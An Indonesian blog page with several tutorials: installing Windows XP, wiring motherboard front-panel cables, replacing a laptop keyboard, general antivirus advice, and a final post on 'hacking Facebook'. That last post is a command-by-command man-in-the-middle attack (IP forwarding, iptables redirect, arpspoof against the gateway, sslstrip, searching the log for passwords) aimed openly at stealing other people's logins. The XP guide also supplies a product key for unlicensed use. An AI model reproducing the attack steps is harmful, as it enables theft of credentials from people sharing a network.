Luffy - One Piece

This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Kamis, 13 Maret 2014

MODUL INSTALL WINDOWS XP


1)    Alat dan bahan yang dibutuhkan adalah CD win xp dan komputer yang memiliki CDROM/DVDROM. Masukan CD driver dan restart komputer. Setelah komputer mulai menyala masuklah ke BIOS dengan menekan tombol Del atau F2 tergantung pada BIOS komputer Kamu.
Image
2)    Setelah diBIOS setting CDROM/DVDROM sebagai first boot
Image
3)    Restart komputer tunggu hingga muncul tulisan “Press any key to boot from CD” lalu tekan sembarang tombol dengan cepat.
4)    Tunggu hingga loading file-file Windows selesai, lalu muncul jendela pilihan instalasi. Tekan ENTER untuk memulai proses penginstalan.
5)    Lanjut pada Lisencing Agreement tekan F8 untuk lanjut.
Image
6)    Selanjutnya masuk pada tahap pembuatan partisi. Jika Kamu ingin menginstal Windows XP pada harddisk yang sudah memiliki dua partisi sebelumnya yaitu C: dan D:, dan tidak ingin menghapus partisi D:, maka arahkan pointer ke partisi C dan tekan Enter, lanjutkan langsung ke tahap nomor 10. Tetapi jika Kamu ingin menghapus semua isi harddisk dan ingin mempartisi ulang harddisk, maka hapus semua partisi dengan menekan tombol L, lalu Enter, sehingga hasilnya berupa partisi kosong seperti pada gambar dibawah ini. Tekan C untuk membuat partisi baru.
Image

7)    Lalu masukan berapa besar kapasitas partisi C: (tempat Windows XP akan diinstal) dalam satuan MB, jadi 1000 berarti 1 GB. Tekan Enter untuk membuat partisi. Selanjutnya jika masih ada partisi yang tersisa, buat lagi partisi baru sebesar sisa partisinya, nantinya partisi ini akan menjadi partisi D: yang biasanya digunakan untuk menyimpan data.
8)    Kemudian arahkan pointer ke Partisi C: dan tekan Enter untuk menginstal Windows XP.
Image

9)    Dan pilih NTFS file system (Quick) atau FAT file system (Quick) lalu tekan Enter. Proses penyalinan (copy) file-file Windows akan berjalan, tunggu hingga selesai dan komputer merestart dengan sendirinya. Ketika komputer restart, dan muncul tulisan “Press any key to boot from CD” jangan tekan tombol apapun. Biarkan saja hingga masuk ke logo loading Windows.
Image
10) Setelah itu jika tahap-tahap dilakukan dengan benar maka akan muncul seperti berikut
Image

11) Lalu muncul jendela instalasi yang baru. Pada settingan Regional and Language Options, klik Next.
Image

12) Lalu isikan dengan Nama dan Organisasi terserah Kamu, klik Next.
Image
13) Kemudian masukkan Product Key atau Serial Number Windows yang tertera pada cover CD Master Windows XP yang digunakan untuk menginstal. Jika kamu tidak punya kamu bisa masukan Product Key berikut ini : XP8BF-F8HPF-PY6BX-K24PJ-TWT6M.  Lalu klik Next lagi.
Image

14) Isikan nama komputer dan password (password bisa dikosongkan jika Kamu tidak ingin menggunakan password) lalu tekan Next.
Image

15) Set Time Zone pada posisi (GMT+07:00) klik Next.
Image

16) Typical settings: Pada options ini settingan jaringan akan dibuat default, lalu klik Next.
Image
17) Klik Next lagi.
Image
18) Selanjutnya tinggal klik Ok, Next, Skip dan Finish pada jendela yang tampil berikutnya. Jika ada pilihan Ask Me Later dan Not Right Now, pilih pilihan yang paling bawah, dan jika ada jendela yang meminta menghubungkan ke jaringan, klik SKIP. Jika semua langkah-langkahnya sudah benar, maka akan tampil desktop Windows seperti pada gambar di bawah ini.
Image
20. Sampai disini prosesinstal Windows XP sudah selesai, selanjutnya Kamu tinggal menginstal driver dan software-software yang diperlukan :)
Tutorial/Panduan and images from : http://adyputragunawan.blogspot.com/
Cara Memasang Kabel Front Panel pada Motherboard

    Ketemu lagi nih sob, udah lama saya gak pernah posting. Biasalah masih anak sekolahan, jadi banyak tugas yang harus diselesaikan dulu. Nah, mumpung lagi ada kesempatan buat posting, saya akan nge-Post mengenai Cara Memasang Kabel Front Panel pada Motherboard
    Pemasangan kabel Front Panel mungkin sedikit Membingungkan, oleh karena itu Saya akan memberikan tips bagaimana cara Memasangnya. Karena dulu saya sendiri juga dibingungkan dengan Pemasangan Kabel ini. OK langsung saja ke Intinya sob.
Front Panel umumnya terdiri dari 4 Pasang Kabel, yaitu :
1. Lampu LED Harddisk (HDD LED)
2. Lampu LED Power (POWER LED)
3. Tombol Reset (RESET SW)
4. Tombol Power (POWER SW)
    Untuk petunjuk pemasangan kabel Front Panel ini, biasanya ada pada Buku Manual Motehrboardnya, karena setiap Motherboard pasti berbeda-beda. Tapi, untuk sekarang hampir semua mainbord menggunakan standar yang sama dalam peletekan Pin-pin.
    Kabel Front Panel terdiri dari 10 pin. Sehingga lima pin dibawah semua bernomor ganjil, dari kiri ke kanan bernomor 1-3-5-7-9. Sedangkan pin-pin pada barisan atas bernomor genap 2-4-6-8-10. Pin yang Kosong adalah Pin 10
Berikut adalah Susunan pemasangan Kabel Front Panel :
1-3 Ke Kabel HDD LED
2-4 Ke Kabel POWER LED
5-7 Ke Kabel RESET SW
6-8 Ke Kabel POWER SW
Sedang Pin 9 dibiarkan Kosong
    Pin 1, 2 dan 6 dihubungkan dengan kabel positif, hanya pin nomor 5 yang dihubungkan dengan kabel negatif. Sebaliknya, pada kolom sebelah kanan hanya pin nomor 7 yang terhubung ke kabel positif sedangkan pin nomor 3, 4 dan 8 terhubung ke kabel negatif. Sangat mudah untuk menghafal, bukan? 1-3, 2-4, 5-7 dan 6-8. Positif-negatif, positif-negatif , negatif-positif, dan positif-negatif. Sudah ketahuan jika hanya pin nomor 5-7 yang susunannya terbalik dari yang lain.
    Lalu, bagaimana menemukan kabel positif dan negatif ? Untuk mudahnya  lihat saja warnanya. Kabel negatif umumnya berwarna putih atau hitam. Tetapi jika kabel putih dan hitam menjadi pasangan maka yang putih yang negatif. Jika tidak ada kabel warna putih atau hitam biasanya akan ada warna merah sebagai kabel positif.

Rabu, 12 Maret 2014

Cara Mengganti Keyboard Laptop


Inilah salah satu beban para pengguna laptop di seluruh dunia. Ketika keyboard laptop kita rusak, laptop tidak akan bisa digunakan untuk mengetik. Itu akan menjadi masalah besar jika saat diperlukan untuk membuat sebuah tugas di kampus atau bahkan saat kita akan menyelesaikan skripsi laptop malah tidak dapat digunakan.


Sebenarnya ada beberapa cara alternatif untuk mengatasi masalah tersebut. Seperti menggunakan virtual keyboard bawaan windows. Tentunya akan sedikit merepotkan, karena tugas mengetik dialihkan ke sebuah mouse. Atau bisa juga dengan membeli sebuah keyboard USB yang sebenarnya digunakan di komputer desktop, tentunya di beberapa jenis keyboard USB tersebut tidak memiliki fungsi-fungsi yang khusus seperti yang ada di keyboard laptop.


Solusi yang terbaik hanya lah dengan mengganti keyboard yang ada di laptop itu sendiri. Kita dapat membawa laptop kita ke service laptop dan tinggal membayarnya. Atau juga bisa dengan iseng-iseng menambah pengalaman kita dengan mengganti sendiri keyboard laptop yang rusak.
 
Mungkin ada orang yang berpikir pasti berbahaya jika membongkar laptop sendiri, apalagi dengan ketrampilan yang kurang. Sebernarnya tidak akan terjadi masalah jika kita berhati-hati. Dari pengalaman ane sendiri, pertama kali ane membongkar laptop memang merasa takut jika ada yang rusak atau salah pasang saat perakitan kembali. Tapi dengan berhati-hati dan yakin, hasilnya ane dapat dengan benar membongkar dan merakit kembali saat memperbaikinya. Jadi, jika laptop kalian ada komponennya yang rusak, tidak usah takut untuk memperbaikinya sendiri.

Di sini ane akan memberikan langkah-langkah dalam mengganti keyboard laptop.

Alat dan bahan :
Siapkan laptop yang akan diperbaiki, obeng, dan keyboard yang masih baik.

Langkah-langkah pengerjaan:
Pastikan bahwa laptop Agan dalam keadaan mati


  • Buka baut yang hanya memegang keyboard, dan satu baut tersembunyi di balik tutup RAM.
  • Lepas baterai laptop Agan
  • Lepaskan bingkai laptop bagian atas dengan melepas skrup yang ada pada bagian belakang, atau melepaskan klip pengaitnya.
  • Setelah Agan mendapatkan penutup atas, hati-hati jangan sampai merusak kabel fleksibel bawahnya.
  • Tarik pengunci slot kabel felxibel, lalu cabut kabel flexibel keyboard
  • Siapkan keyboard yang masih bagus, kemudian pasang ke laptop. Langkahnya pasti kalian sudah tahu. Pertama-tama pasang kabel ke dalam port, kemudian tekan penjepitnya.
  • Pasang kembali seluruh baut dan penutup RAM.
Demikian tutorial yang dapat ane berikan. Semoga bermanfaat bagi yang membutuhkan. Baca juga cara memperbaiki keyboard laptop, jika ada yang masih bingung, dapat kiranya menuliskan beberapa patah kata di kotak komentar di bawah. Terima kasih.


Cara tips menghilangkan Virus Laptop

Sudah lama ya gak share artikel lagi yang baru di Artikelcaratips.blogspot.com ini ,,, Karena kesibukan di dunia nyata kawan jadi belom bisa share tapi kali ini admin akan share artikel tentang Cara tips menghilangkan Virus Laptop
Semoga bermanfaat untuk kita semua ,, salam blogger kawan ..


Karena sekarang ini semakin banyak saja macam virus komputer yang tersebar, contohnya Conficker.A, brontox.exe, virus autorun.inf, Amburadul.A, W32/Sality.AE, Yuyun.vbs.A, Yuyun.txt, Yuyun.vbs.B, Yuyun.vbs.lnk, Yuyun.vbs.C, Yuyun.inf, Sky. Dan sekarang ini masih ada beberapa jenis virus baru yang muncul seperti Serviks.inf, Serviks.vbs, Serviks, Gambar, Albim, Autorunme.G, Cuakep.G, dan masih banyak yang lainnya. Tentu hal ini sangat menggangu kinerja dari laptop itu sendiri. Banyak sekali cara mengatasi virus ini namun terkadang virus ini cukup tangguh untk d hilangkan karena mereka mampu berkembang dengan sendirinya.

 
index
Hal ini lah yang sering sekali membuat berkas-berkas atau file-file penting kita menjadi tidak bisa digunakan. Oleh karena itu kami akan mencoba untuk memberikan beberapa tips dalam mengatasi virus-virus tersebut apa saja akibat jika Anda tidak mengatasi virus tersebut secepatnya.

Laptop atau PC yang terinfeksi oleh virus akan membuat kerja processor menjadi lebih tinggi sekitar 80% hingga 95%, tentunya yang akan membuat kinerja Laptop atau PC yang terinfeksi menjadi lebih lambat bahkan hang. Kerja processor yang normal adalah antara 0% hingga 55%. Dengan perkembangan virus sekarang ini yang sangat pesat, bahkan hampir tiap hari bermunculan jenis virus yang baru, karena itu walaupun laptop atau PC anda sudah memiliki antivirus terbaru hal itu tidak menjamin perangkat komputer anda tidak terjangkit Virus. Cara mengatasi antivirus komputer jika anda sudah memiliki Antivirus yang sudah terinstal adalah dengan melakukan update secara berkala pada antivirus anda, agar virus dengan varian yang baru muncul akan otomatis terdeteksi oleh program antivirus yang kita miliki.

Tetapi biasanya kita suka mengabaikan untuk cara mengatasi virus laptop kita dengan cara meng-Instal Antivirus, karena biasanya instalasi antivirus akan membuat kinerja komputer kita menurun, karena kinerja kerja antivirus menggunakan memori yang cukup besar yang dimiliki komputer anda. Untuk laptop atau PC yang mempunyai spesifikasi tinggi hal seperti ini tidak mempunyai pengaruh yang besar, tapi untuk laptop atau PC dengan spesifikasi yang rendah akan mempunyai pengaruh yang sangat besar.

Cara tips menghilangkan Virus Laptop

Walaupun sekarang ini banyak terdapat cara mengatasi Virus laptop tanpa harus menginstal antivirus tetapi biasanya cara itu cukup ribet bagi anda yang tergolong awam untuk urusan komputer. Bagi anda yang mengerti dengan DOS atau command mungkin tidak akan menjadi masalah tetapi bagi para orang yang tidak mengerti dengan dalam tentang masalah command dan DOS itu menjadi sangat sulit jika anda tidak mengerti apa saja fungsi dari command pada system DOS Komputer anda. Maka bagi anda yang belum terlalu mahir dalam hal command dan DOS, pemasangan Antivirus dan terus melakukan Update adalah pilihan terbaik anda sebagai cara mengatasi virus laptop.
Jika Anda merasa artikel ini bermanfaat bagi Anda dan teman teman Anda boleh Anda share di Facebook Atau Twitter Anda Melalui share dibawah ini satu share artikel ini ke Facebook atau Twitter kawan akan sangat membantu kemajuan blog ini. Saya sangat berterima Kasih sudah mau membantu untuk kemajuan blog ini ,, Jangan lupa baca artikel lainya ya kawan ,,, Jika ada yang ingin bertanya boleh untuk berkomentar dibawah ini saya akan secepat membalasnya ,, jika ingin langsung ke email admin boleh langung ke Contact Us yang diatas saya akan membalas melalui gmail ,, Terima Kasih sudah berkunjung ..

Cara Hack Facebook Menggunakan Linux Backtrack

Pendahuluan :

Disini saya akan membahas cara mencuri password, tidak hanya password facebook tetapi semua. tapi disini untuk melakukaannya kita harus menggunakan system operasi LINUX dari turunan debian bisa UBUNTU, BACKTRACK, BLANKON dan lainnya.


Cara ini pada dasarnya adalah menyadap atau menunggu di pintu utama dimana jaringan akan melewatinya. disitu kita aka menyaring semua akses ke internet dengan menuggu di GATEWAY jaringan kita yang kita gunakan
Nhaa, Sekarang kita mulai tutorialnya
Pertama-tama siapkan tool yang akan kita gunakan
Arpspoof
Sslstrip-0.9
OS Linux 32 Bit
Setelah semua tool yang di butuhkan sudah tersedia lakukan langkah berikut (jika paket belum terinstal) :
1) Buka Terminal kemudian ketikkan : wget http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gz


2) Kemudian extract file dengan cara : tar zxvf sslstrip-0.9.tar.gz

3) Ok sekarang kita masuk ke dalam folder baru dari file yang telah kita extract tadi : cd sslstrip-0.9
4) Dan untuk menginstal ketikkan : python setup.py install

===============================================================

Lakukan langkah berikut ( Jika paket sudah terinstall )
Gunakan cara ini setiap kali jika ingin mencuri password lagi

1) Pertama hidupkan terlebih dahulu port untuk memforward : echo ’1′ > /proc/sys/net/ipv4/ip_forward

2) Kemudian cari gateway atau pintu dari jaringan yang akan kita sadap dengan cara : netstat -nr

3) sekarang kita reset port http ke port 8080, ketikan : iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

4) Mulai menyadap dengn cara : arpspoof -i wlan0 192.168.0.1 ( 192.168.0.1 adalah gateway dari jaringan yang saya gunakan, gantilah gateway tersebut dengan gateway yang anda temukan dari netstat -nr tadi)

5) Kemudian buka terminal baru lalu ketikkan  : sslstrip -l 8080 untuk mengaktifkan cookies yang akan kita baca

 6) Set up is complete!! Ok sekarang kita telah menyadap akses jaringan yang melewati gateway.
7) jika anda ingin melihat akses kemana sajakah itu gunakan perintah : tail -f sslstrip.log

8) dan saat ada seseorang melakuakn login entah facebook yahoo gmail atau apapun yang menggunakan username dan password WALAAA kita akan mengetahuinya.
karena akan memakan waktu yang cukup lama karena harus menunggu ada seseorang yang mlakukan login jadi kita harus bersabar. dan itupun akan muncul script yang cukup banyak. gunakan perintah find "pass: tanpa petik agar kita lebih mudah menemukannya
HANYA UNTUK PENGETAHUAN, JANGAN DI SALAH GUNAKAN